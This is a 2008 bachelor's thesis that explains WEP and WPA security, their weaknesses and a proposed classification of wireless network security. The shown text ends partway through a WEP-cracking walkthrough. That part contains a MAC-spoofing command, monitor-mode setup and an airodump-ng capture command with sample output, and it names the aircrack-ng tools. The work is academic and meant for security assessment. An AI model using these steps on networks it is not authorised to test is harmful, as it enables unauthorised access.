Towards a security-classification of wireless networks, an empirical approach.

Leon Swinkels

June 24, 2008

Abstract In this bachelors thesis I describe the WEP, WPA-PSK and WPA-RADIUS wireless security protocols. Additional technical options of network security as well social engineering and security policies are superficially evaluated. Breaches in WEP and WPA-PSK are discussed and methods to apply these are detailed. A network safety classification is derived from factors of importance and this classification is applied to a number of real-life examples. The main conclusion about wireless network security is that WEP still prevails and as such many networks are insecure.

1 Introduction

Wireless networking is growing in popularity due to the growing number of devices that support wireless networks for primary operation or additional features. These devices range from (smart)phones to laptops and wireless audiosystems. What has not grown in accordance with the popularity of wireless networks is the general populations' realization that wireless networks are not by default secure.

Any evil-doer can walk up to a house or office and use a network if it is not well secured. Even when you have nothing to hide, it is an unwanted situation for anyone unauthorized to use your network, costing you bandwith (and thus money) or possibly performing illegal activities under your ISP-account and IP-address.

Wireless security A consequence of the uninformedness of the general public is that if any security is used, this is mostly a WEP encryption on a wireless network. As can be expected most WEP encrypted networks use a short network key making it unimaginable easy for anyone mildly adept with computers to still be able to use their network. Even more troubling is that many wireless network owners feel secure with their WEP encryption and short passwords. This false sense of security prevents them from being alert on possible security threats.

While it is not realistic to expect that every wireless network will be professionally secured and continuously monitored for illegal activities, it might be a little bit better if it were possible to make security tangible. The purpose of this bachelors thesis is to formulate a framework wherein a person without in-depth technical knowledge can assess his/her own wireless network and quickly derive a security classification. This process would be similar to many webpages that show how secure your newly chosen password is, or even reject passwords that do not score high enough. A future application of this framework could be a software application that automatically tests networks and relays its findings to a network administrator. Starting with the next chapter, some basic knowledge about security and specifically wireless networks will be presented.

Using the knowledge about wireless networks and factors of importance in security, explained later, I will derive a classification for the security of wireless networks. This classification is applied to a number of wireless networks subjected to a security test.

2 Environment

When considering a wireless network we need to determine its constituents. Within a wireless network we define the following:

- **The client (C)** The wireless network user, usually laptop users or special appliance users.
- **The Access Point (AP)** The wireless network access point. This may be a single access point or consist of a number of AP's.
- **The Authentication Server (AS)** The authentication server provides the authentication data and verifies users that want to use the wireless network.

The AP provides the wireless connections between the clients and the rest of the network. The AP functions as a bridge. The AS is only used when the wireless network is protected by an encryption that uses an authentication server, like WEP-RADIUS or WPA-RADIUS (see 3.2 on page 6). In addition we assume that the AP is connected to the AS by a wired network, not a wireless network.

Regarding performing various security penetration tests and experiments we assume that the network we are trying to test has at least one AP, one client and, if necessary, an AS. The laptop or device we use for our experiments does not take part in the network before the security is breached.

Concerning different types of security audit techniques our laptop/device needs to be able to receive wireless signals and (more importantly) send wireless signals while pretending to be another network user.

3 Security Measures

When we want to assure that communication is secure, we first need to define the concept 'secure'. When we are more precise, we see that we want to achieve the following [Stallings, 2001]:

- Confidentiality: we want to assure that only authorized recipients can read our data
- Integrity: we want to assure that only authorized senders can insert data into our communication
- Authenticity: we want to assure that both parties can assure each others identity in communication
- Availability: we want to assure that the communication is possible at all times for authorized users.

A wireless network security protocol should assure that all four of the above demands are satisfied.

3.1 WEP - Wired Equivalent Privacy

Of the three security protocols most used, WEP is the oldest protocol. The WEP protocol was designed in 1999 and introduced as a confidentiality and security protocol.

The WEP protocol works with two values; the Initialisation Vector (IV) and the network key (KEY). As shown in figure 1 on page 4 the IV and the KEY are concatenated. This bitsequence is the seed of the RC4 algorithm. As shown in [Wagner, 1995] the RC4 algorithm is not entirely secure. The RC4 algorithm consists of two parts: A key scheduling algorithm KSA which turns a random key into an initial permutation and an output generation part PRGA which uses this permutation to generate a pseudo-random output sequence. The RC4 algorithm is the source of attacks on the WEP protocol.




Figure 1: The WEP protocol

The message to be encrypted is hashed into a Integrity Check Value(ICV), which can be calculated after transmission to ensure the message is not being tampered with. The plaintext message (M$_{plain}$) is concatenated with the ICV to form a bitsequence.

This bitsequence is XOR-ed bitwise with the generated output of the RC4 algorithm, after which the result is prepended with the IV to produce the cyphertext.

The entire production of the cyphertext M$_{cypher}$:

$$M_{cypher} = IV \parallel (RC4(IV \parallel K) \otimes (M_{plain} \parallel ICV)) \tag{1}$$

The symbol $\otimes$ is used for XOR operations and $\parallel$ is the concatenation operator.

See also figure 1 on page 4.

The WEP protocol attempted to establish confidentiality by XOR-ing the plaintext and ICV bitstream with the RC4-generated pseudorandom bitstream. The ICV value is used to provide an integrity check.

3.1.1 Flaws in the WEP protocol

As is shown in [Wagner, 1995],[Fluhrer et al., 2001] and utilized in [Stubblefield et al., 2001] a weakness exists in the RC4 algorithm, causing a relatively small number of input key bits to have an effect on a part of the keystream in a reproducable way. This implies that since the encryption key is composed by concatenating the secret key with the IV, certain IV values yield weak (predictable) bitstreams[Wagner, 1995]. This allows WEP keys to be recovered by analysing a sufficient amount of traffic. Since IVs are very short (24 bits), less than 5000 packets are needed to produce a 50% chance of a collision. In addition IV reuse is supported and there is no protection against message replay.

While this method requires a large number of packets to be analysed a network tester would need a busy network to gather enough data to analyse. Fortunately (for some) there exists packet injection, which is a technique to send packets into the network for a client. Packet injection does not require a client to be either authenticated or authorised to send certain packets.

This added to the fact that the WEP protocol is not protected against message replay gives anyone the possibility to generate enough traffic to analyse for the purpose of WEP key breaking within a few minutes. To utilize this possibility to its fullest, ARP packets are used.

ARP Requests are packets containing *Address Resolution Protocol* requests. These one-packet requests are generated with an IV and are fairly regular in network traffic. Therefore these packets are ideal to replay for the purpose of generating traffic. ARP packets are used to translate IP addresses to MAC addresses related to the wireless network.

An ARP request can be easily recognised in the wireless traffic because of its fixed length of 68 octets. Fixed packet size is important as packets of a fixed size are easy to identify without the need to decrypt them. This unique property can be used to identify ARP requests even on a network for which it doesn't have a decryption key.

These requests can be replayed to the network and will generate new ARP responses from the access point. These ARP responses will be generated using the same key just with different Initialisation Vectors.

3.1.2 WEP-RADIUS

There exists an updated version of the WEP protocol, namely the WEP-RADIUS variant. This protocol allows the client to communicate with an AS to verify user authentication data. The protocol works with the following steps:

1. Client issues an association request to the AP
2. The AP forwards this request to the AS, which engages authentication according to an authentication protocol.

3. After authentication the Client and the AS both have a master key.

4. The AS distributes its master key to the AP.

After these RADIUS authentication steps, the client and the AP both have the distributed master key, which is then used to provide standard WEP 40- or 104-bits encryption.

This protocol allows clients to authenticate themselves to the network, for example using a certificate or pre-shared secret which is used in the authentication protocol steps. This creates the situation in which per session a password for the wireless connection can be set, with which the network traffic is protected. This mechanism can also allow an algorithm within the client or AP which re-initiates authentication every n seconds to ensure that the used key keeps cycling/changing.

This protocol also limits the damage a network security breach can do, since the retrieved (hacked) key is only valid during a single cycle and the illegal user cannot (re)create the next key within the authentication because of its lack of the pre-shared secret or certificate. As will become clear later in this thesis, a hacker needs about 500.000 packets to be able to find a 128-bits key for a WEP encryption. This takes about 10 minutes on a solid, high-strength network. If the algorithm to cycle the keys cycles more often than this period of time, the encryption could remain secure.

3.2 WPA - WiFi Protected Access

In June 2004 the Wi-Fi Alliance released the successor to WEP: WPA2, also known as the 802.11i standard. This security protocol can operate in two essentially different modes of operation, the first and most complex mode is WPA-RADIUS, where the WPA protocol verifies users with an authentication protocol. The second mode is WPA-PSK, where PSK stands for Pre-Shared Key, in which no AS is used and both parties (C and AP) have a pre-shared secret.

The security flaws of WEP were all fixed in WPA2, as was the target of the i -taskforce. The following improvements were made:

- The protocol enforces that user authentication is separated from message integrity enforcement.

- Both user authentication and message integrity enforcement are separated from privacy enforcement.

- Initialisation Vector weaknesses of WEP are resolved by changing the encryption algorithm to TKIP/CCMP.

The essence of secure communication is establishing a security context, within which all four prerequisites for secure communication are satisfied (see page 3) To establish this context four phases need to take place:

1. Client(C) and Access Point (AP) need to agree on a security policy.
2. Secure authentication needs to take place. In the WPA2 protocol this is 802.1X authentication.
3. Keys for the encryption algorithms need to be shared amongst the client and the AP.
4. Using the established encryption algorithm, Robust Secure Network Association (RSNA) is performed actively linking the client with the access point.



client
access point
authentication server
Security Policy Agreement
802.1x Authentication
Key derivation and distribution
MK Distribution by RADIUS
RSNA data confidentiality and integrity

Figure 2: The four operational WPA phases

After these four phases (see figure 2), which will be discussed in detail later, the first three of the prerequisites are satisfied. The WPA2 standard is susceptible to denial-of-service attacks.

3.2.1 Phases

All four phases as described above have been implemented in the WPA2 protocol. This protocol exists in two different flavours, namely WPA-PSK and WPA2-RADIUS. The difference between the two options is mainly the third phase, the key distribution and generation phase. In the WPA-PSK protocol PSK stands for Pre-Shared Key. The difference will become clear in the descriptions of the phases below.

3.2.2 Phase 1: negotiating a security policy



Probe Request
Probe Response + RSN IE
CCMP Mcast, CCMP Ucast, 802.1x auth
802.11 Open System Authentication
802.11 Open System Authentication – *Success*
Association Request + RSN IE
STA request CCMP Mcast, CCMP Ucast, 802.1x auth
Association Response – *Success*

Figure 3: Phase 1: negotiation of security policy

As mentioned before, the first phase of the WPA(2) protocol is the negotiation about a security policy between the client and the access point. As a first step in this phase the security policies supported by the acces point are transmitted in a *Beacon* or in a *Probe Respond* message which follows a *Probe Request* message from the client. After this step a second step follows which consists of a standard open authentication which always succeeds. After that step the client sends an *Association Request* to the AP with its choice of security protocol in it. This choice is encapsulated in a RNS IE, Robust Security Network Information Element.

This information element contains the client's choice of authentication method (PSK or 802.1X), the encryption protocols for unicast and multicast traffic (which can be different protocols) and a field listing the support for pre-authentication which is used when a client needs to change access points.

3.2.3 Phase 2: 802.1X authentication

The second phase in the WPA-PSK and WPA-RADIUS protocol is the secure authentication. This authentication is performed using the 802.1X standard. This phase consists of the following steps:

1. The AP sends an *Identity Request* to the client conform to the 802.1X/EAP standard or a similar protocol.

2. The client sends the Access Point a *Identity Response*.

3. The access point starts communication with the authentication server to verify the client and forwards the client identification response to the authentication server.

4. The authentication server starts communication with the client via the AP to generate a common master key. [1]

5. After the communication between the AS and the client is successfully completed, the AS sends a RADIUS accept message to the AP. This message also contains the common master key (MK).

6. The AP sends a 802.1X/EAP success message to the client. Phase 3 can now be started.

This phase is necessary to authenticate the client to the wireless network and to provide the distribution of the MK. This MK is now securely exchanged between the client and the authentication server, which in its turn handed it down to the access point.

WPA-PSK The WPA-PSK variant of the WPA protocol changes this phase slightly. There is no authentication server available in the network and the MK is not derived as described during an interaction between the AS and the client. The common master key is equal to a Pre Shared Key and therefore known in both the client and the access point.

This information changes phase 3 as well, which will become clear later on in the text.

3.2.4 Phase 3: Key hierarchy and distribution

Connection security relies strongly on encryption and therefore on secret keys. As detailed in the description of phase 2, the Authentication Server (or in the case of WPA-PSK the AP) and the client communicate a MK.

Hierarchy In Robust Security Networking, each key has a limited lifetime and overall security is ensured using a collection of various keys, organised into a hierarchy. This hierarchy is depicted in figure 4 on page 10. Key generation and distribution is the goal of the third phase of the RSN/WPA protocol.

Both the client and the AP have a PMK (*Pairwise Master Key*) which is either the MK or the PSK.

[1] These messages are conform the 802.1X authentication protocols. EAP/TLS is used for client server certificates, EAP/TTLS or PEAP for hybrid authentication with certificates only required for servers.



Pairwise Master Key
256 Bits
PRF-512 (PMK,Random Number, "Init Counter", MAC)
Pairwise Transient Key
512 Bits
EAPOL-Key MIC Key 128 Bits
EAPOL-Key MIC Key 128 Bits
Temporal Data Enc. Key 128 Bits
Temporal Data MIC Key TX 64 Bits
Temporal Data MIC Key RX 64 Bits

Figure 4: The pairwise key hierarchy

Handshaking During this phase there occur two handshakes:

1. A 4-way handshake for the Pairwise Transient Key(PTK) Groupwise Transient Key (GTK) derivation.
2. A group key handshake for GTK renewal.

As can be seen in the key hierarchy (figure 4 on page 10) the PTK is derived from the PMK using a certain algorithm, defined earlier on in the protocol. This can be for example TKIP(512 bits) or CCMP(384 bits). When the protocol is in fact a WPA-PSK implementation the seed for the algorithm is not the MK but the PSK.

The PTK or pairwise transient key consists of several dedicated temporary keys:

- KCK - 128 bits Key Confirmation Key for authenticating messages during the 4-way handshake and the group key handshake
- KEK - 128 bits Key Encryption Key for ensuring data confidentiality during the two handshakes.
- TK - 128 bits Temporary Key for data encryption used by TKIP or CCMP.
- TMK 64 bits,64 bits A Temporary MIC Key only for data authentication by Michael algorithm using TKIP.

These keys are used during the 4-way handshake:

The 4-Way Handshake which is started by the access point enables the AP to confirm the client's Pairwise Master Key(PMK), derive a new PTK for usage, compute, distribute and enable encryption and integrity keys, enables encryption of the GTK and confirms the cypher suite selection. During the 4-Way Handshake the EAPOL authentication protocol is used and 4 EAPOL messages are sent between the client and the access point.[2] During the 4-Way handshake there are a number of keys and random numbers important:



PMK
PMK
Random SNonce
Random ANonce
EAPoL-Key
ANonce + AP RSN IE
The station derives the GTK
Message authentication using the KCK
EAPoL-Key
SNonce + MIC + STA RSN IE
The AP derives the PTK, initializes GMK and calculates GTK
EAPoL-Key
MIC + GTK encrypted + AP RSN IE
Synchronization between the two entities before encryption
GTK encrypted using the KEK
EAPoL-Key ACK
MIC
PTK and GTK installation
▶802.1X controled port opened
PTK and GTK installation
PTK = PRF-X(PMK, « Pairwise key expansion »,
Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) ||
Min(ANonce, SNonce) || Max(ANonce, SNonce))

Figure 5: The 4-Way Handshake in detail

- Pairwise Master Key
- The access point MAC address
- The client MAC address
- ANonce random number generated by the AP
- SNonce random number generated by client

As is illustrated in figure 5 on page 11 the 4-Way handshake messages are:

1. Message 1: The AP sends its ANonce random number plain and unencrypted to the client

[2] At this moment in the protocol, the AS is no longer active.

2. Processing: The client calculates the MIC of ANonce and produces its SNonce random number. The SNonce number is used to generate the KEK/KCK/temprorary keys with SNonce as a seed.

3. Message 2: The client sends the calculated MIC || SNonce encrypted with the KCK key.

4. Processing: The AP extracts SNonce, can now calculate the KCK key, find the MIC and validate the MIC with the sent ANonce random number. If correct, the AP know that the client has the correct PTK and temporary keys.

5. Message 3: The third message is the GTK (KEK encrypted) || GNonce, a MIC for the message(KCK encrypted)

6. Processing: The client checks the MIC, knows the AP knows the PMK and the PTK.

7. Message 4: The client now sends an acknowledgement for the completion of the 4-Way handshake indicating that every constraint is satisfied. The AP will verify the MIC from the message and both will install the encryption after sending and recieving this last message (client, AP respectively).

The group key handshake is for the renewal of the GTK at a clients' request and for disassociation of the host. This is not entirely relevant for us and similar to the first two steps of the 4-Way Handshake.

3.2.5 Phase 4: RSNA confidentiality and integrity

After the previous phase, phase 3 in which the keys were distributed, both parties in the communication have installed their security keys. These keys will be used in the security protocols negotiated in the first phase. For WPA there are three common options for the security protocol:

1. TKIP - Temporal Key Hash

2. CCMP - Counter-Mode/Cipher Block Chaining Message Authentication

3. WRAP - Wireless Robust Authenticated Protocol

The TKIP protocol is based on the RC4 algorithm, though there have been changes implemented to counter the weaknesses found in the WEP approach. The TKIP protocol exists to allow existing WEP users and clients to upgrade to the new WPA standard.

The CCMP protocol is based on the AES block cipher encryption and was not a redesign of an old protocol. Rather CCMP was a new design. This is the protocol that eventually became mandatory in WPA.

The WRAP protocol is also based on AES but, in contrast to CCMP, is using the offset codebook mode(OCB). OCB is an authenticated encryption scheme which performed well but was eventually dropped due to licensing and proprietary problems.

3.2.6 Weaknesses

While the WPA standard is considered secure, it is still possible to find a possible exploit in the case of WPA-PSK. The insecure factor here is the Pre-Shared Key in combination with the 4-Way Handshake.

The pre-shared key is a 8 to 63 character passphrase or an 256 bits string. This PSK is used to generate the PMK and all the derivative keys. The algorithm for this process is also known:

$$\text{PSK} = \text{PMK} = \text{PBKDF2(password, SSID, SSID length, n, l)}$$

Where PBKDF2 is an algorithm used in PKCS#5, n is the number of iterations of the hashing procedure and l is the length of the desired output.

The PTK is next to be derived using the 4-Way Handshake where all messages are sent through the air XOR-ed with the KCK, a 128 bit stream. Therefore all the information required to calculate the PTK, based on a dictionary attack, is in the air.

Strength The strenght of the PTK key depends on the PMK key. This in turn depends on the passphrase or pass-bits string that is used as a default pre-shared key. As indicated by [Moskowitz, 2003] the third message of the 4-Way Handshake can be subjected to a dictionary attack or bruteforce attacks. See below for an explanation from [Moskowitz, 2003]:

> The PTK is used in the 4-Way handshake to produce a hash of the frames. There is a long history of offline dictionary attacks against hashes. Any of these programs can be altered to use the information in the 4-Way Handshake as input to perform the offline attack. Just about any 8-character string a user may select will be in the dictionary. As the standard states, passphrases longer than 20 characters are needed to start deterring attacks. This is considerably longer than most people are willing to use.

The implication of this weakness is that if a dictionary based password is used, or perhaps a password that can be derived from a dictionary (for example: "office12") the WPA-PSK protocol cannot be considered secure. If one were to choose a 96 bits random sequence, that should be enough to prevent a brute-force attack and is highly unlikely to appear in a dictionary[Moskowitz, 2003].

3.2.7 WPA-Radius weaknesses

The security flaw as described in the previous section indicated that choosing a weak or short PSK could lead to a weakness in the PMK generation process. As can be predicted the WPA-RADIUS protocol is designed to prevent weak keys and will use sufficiently strong keys to make breaking this form of encryption unfeasible (at the moment).

Because the RADIUS protocol uses (pseudo-)random numbers to create its keys, an attack would have to break a (pseudo-)random 512-bit encryption. Breaking a 512 bit encryption key with current technology would cost about 10^{159} times the age of the universe to compute[3].

Threat do exist however. Since the access point needs to communicate with the authentication server, there lies a weakness in that communication. A difficult premise to exploit any or all weaknesses in this communication is the fact that this is once again a wired communication and therefore not easily sniffable. Furthermore the RADIUS protocol has still to be proven insecure.

Other possibilities of unwanted security breaches are DoS attacks which actively disrupt the wireless technology as can other nasty attacks on the functionality of the network. Nevertheless, within WPA-RADIUS no attack has yet been found that will enable a user to authenticate and use the network as easily as with WPA-PSK or even WEP.

3.3 Different Measures

Next to the security protocols described above there are many measures a network administrator can undertake. As a first I will describe the two most prominent actions on the level of the network, followed by a discussion on key management. After that, higher-level measures are discussed and the factor of social engineering is detailed.

[3] Do realise that this calculation is based on the WPA-PSK method of breaking the encryption using a dictionary attack. Possibly bruteforcing 512-bit encryption could be performed several factors faster than this.

3.3.1 MAC Filtering

One of the most-used measures undertaken by (wireless) network administrators is MAC-address filtering. Every network interface device has a unique MAC-address which is a 48 bit number, usually displayed in hexadecimal notation, which uniquely identifies the network interface device. Network administrators tend to filter for a small number of MAC-addresses which are allowed on a network, as a way to keep intruders outside.

A good network sniffer can easily find all the used MAC addresses on a network. When considering wireless networks this risk is even greater for all packets are sent in all directions. In addition it is possible to determine via some easy tools (airodump-ng which will be detailed later performs this function) which MAC addresses of clients are associated with which AP. When this knowledge is retrieved, it is trivial to spoof a MAC address, which is setting ones own MAC address to a valid MAC address found in the network data. On a unix operating system, this can easily be done with the following command:

```
ifconfig wifi0 hw ether FF:FF:FF:FF:FF:FF
```

Since the MAC address of a wireless network card can be easily changed, as shown above, MAC address filtering does not provide any real protection for the wireless network.

3.3.2 SSID Hide

Another popular 'security' measure in wireless networks is the hiding of the SSID of an AP. This measure works based on the logical reasoning that one cannot connect to a wireless network without knowing its SSID. This logic is correct since network protocols need to know where to send their packets. Hiding the SSID simply removes this piece of information from the Broadcast Beacons of the AP.

However there are a number of wireless packets which contain the SSID in cleartext. The SSID is contained in the 802.11 association request, and in certain instances, the probe request and response packets as well, even though you have SSID broadcasting disabled. For example, the SSID of your network could be found by any network sniffer when a computer on your network is booted up and causes the wireless client to send an association request packet to the wireless access point to gain access to the network.

This implies that whenever any of the mentioned packets with the SSID in the cleartext message is sent over the air, the SSID of the wireless network can be read. It is only a matter of time before one of these packets occurs since the default association time is 3600 seconds and association occurs many times more often than that caused by packet loss or roaming. Association requests can even be forced with an injected deauthentication/deassociation message.

3.3.3 Key management

As we have seen before, in every type of security protocol the secret key is of vital importance. There are a number of measures that should be included in security policies that can dramatically increase security:

- Enforce a minimum keylength of 74 bits [4]
- Frequently change your secret keys, currently a WPA-PSK dictionary attack takes about 1-2 days on an average PC.

It might not be feasible for all organisations to daily change all the keys, yet there are (affordable) implementations where a USB drive can be loaded with enough pseudo-random data to be translated into at least 365 predictible keys, where the application (network or other) can verify the user based on a daily changing password.

Another very important policy-rule should be that only random keys of sufficient length are to be used, avoiding the risk of a dictionary attack on any application. Only using random or pseudo-random keys forces an attacker to use either an intelligent method or brute-force the encryption, where the intelligent-method would be known and ensure that a changed or other security protocol would come into being.

3.3.4 Higher level

Another measure which is becoming increasingly more popular is the application of a secure tunnel on all network communications. This tunnel can be anything varying from a relatively simple SSL connection to a VPN connection or even an SSH tunnel, which all can employ at least 256 bit encryptions. These tunnels were originally designed to make possible a secure communications channel passing through an insecure medium. This trend would indicate that more and more wireless network administrators see wireless networks as insecure. These tunnels apply point-to-point security over any, secure or insecure, medium.

[4] To resist until year 2008, you may consider using a minimum of 74-bit key for symmetric systems (e.g. AES-128) and a minimum of 1088-bit key for asymmetric systems (e.g. RSA).[Verheul and Lenstra, 2004]

3.3.5 Social Engineering

Another large source of security breaches is the field of social engineering, which consists mainly of schemes and scams to have users voluntarily and unknowingly give up their security-sensitive data to unauthorised persons. This can vary from a call from a technician from your work/office who asks for your password in order to repair something you didn't even know was broken to a phishing website where you enter your login-data.

This source of security breaches is hard to fight. Scammers and phishers go to greater and greater lengths to present themselves as legitimate and users cannot be expected to perform a full-fledged security scan on any person they speak with or website they visit. In most cases normal rationality and alertness can filter out most 'social engineering attacks' but there will be breaches.

In addition to alertness and rationality there should be strict security policies stating the cases in which uses can and cannot give up sensitive information.

4 Apply Flaws

As described up until now, there are a number of actions that need to be performed to be able to break WEP or WPA-PSK encryption. For both a more detailed analysis will follow:

4.1 WEP

As described a WEP encryption can be broken by performing the following steps; find a WEP encrypted network, capture enough packets, possible replay ARP packets to speed up the previous step and then perform a (brute force) attack on the gathered data to retrieve the WEP key.

To enable a network card to find a WEP encrypted network, usually a normal network card will be sufficient. However there are hidden networks and an attacker would like to gather more information about the network before proceeding, such as wether any users are active at all. Active users are a prerequisite for the process described above (please refer to 3.1.1 on page 4 for more details on the exact procedure).

Because of these prerequisites, it is necessary to have suitable drivers for the used network card to enable this card to operate in *monitor mode*. Monitor Mode in a network card enables the card to receive all network traffic and not only the traffic targeted at that card.[5] In monitor mode a computer user can use software capable of handling this information to display which network access points (by MAC address) are in range and which users are associated (or not at all) with which access points.

Furthermore, a utility is needed to capture traffic from a given access point towards one or ore wireless users. This capture file can be parsed afterwards by an algorithm that searches for the WEP key. In order to speed up the generation of traffic, as mentioned before, Packet Injection can be used to replay ARP packets to the access point which in turn will send new ARP responses.

Needed

- A method to enable our wifi-card to go to Monitor Mode: IPWRAW kernel module[6]
- A method to capture the monitored packets, preferrable filtered by access point: *airodump-ng*
- A method to replay ARP requests to generate traffic: *aireplay-ng*
- A program to extract the WEP key from captured packets: *aircrack-ng*

The IPWRAW drivers can be compiled depending on the used system. The software (airodump-ng, aireplay-ng and aircrack-ng) is part of the aircrack-ng suite, written by Cristophe Devine especially for this task.

4.2 Performing a WEP Crack

As a first step, the network card needs to be set into *monitor mode.*

```
[root@host#]modprobe -r iwl3945
[root@host#]modprobe ipwraw
```


After that the utility airodump-ng needs to be started to monitor network traffic to find suitable networks to use. This is done with the command:

[5] Normal mode of operation: a network card will drop wireless packets with a destination MAC address unlike its own.

[6] This is the kernel module used and needed in the experiments described later. This is not a universal driver and can therefore not be trusted blindly by anyone reading this paper.

```
airodump-ng -c 11 --bssid 00:23:DE:2D:4F:A1 wifi0 \
-w /home/me/capture/network_capture
```

More than one network can be found. The person performing the attack will have to select a WEP encrypted network with at least one connected (associated) client. This is necessary to be able to capture data. Without any clients, no data can be caught and this specific attack will not work.




```
CH  4 ][ Elapsed: 4 mins ][ 2008-06-04 17:56

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:18:FE:D0:A0:4D    0  97     2765     9260   31   4  54  WEP  WEP         OCS

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:18:FE:D0:A0:4D  00:1F:3C:35:35:56    0   0- 0  2436     9046

bt bin # 
```

Figure 6: Capturing traffic for a given AP and channel

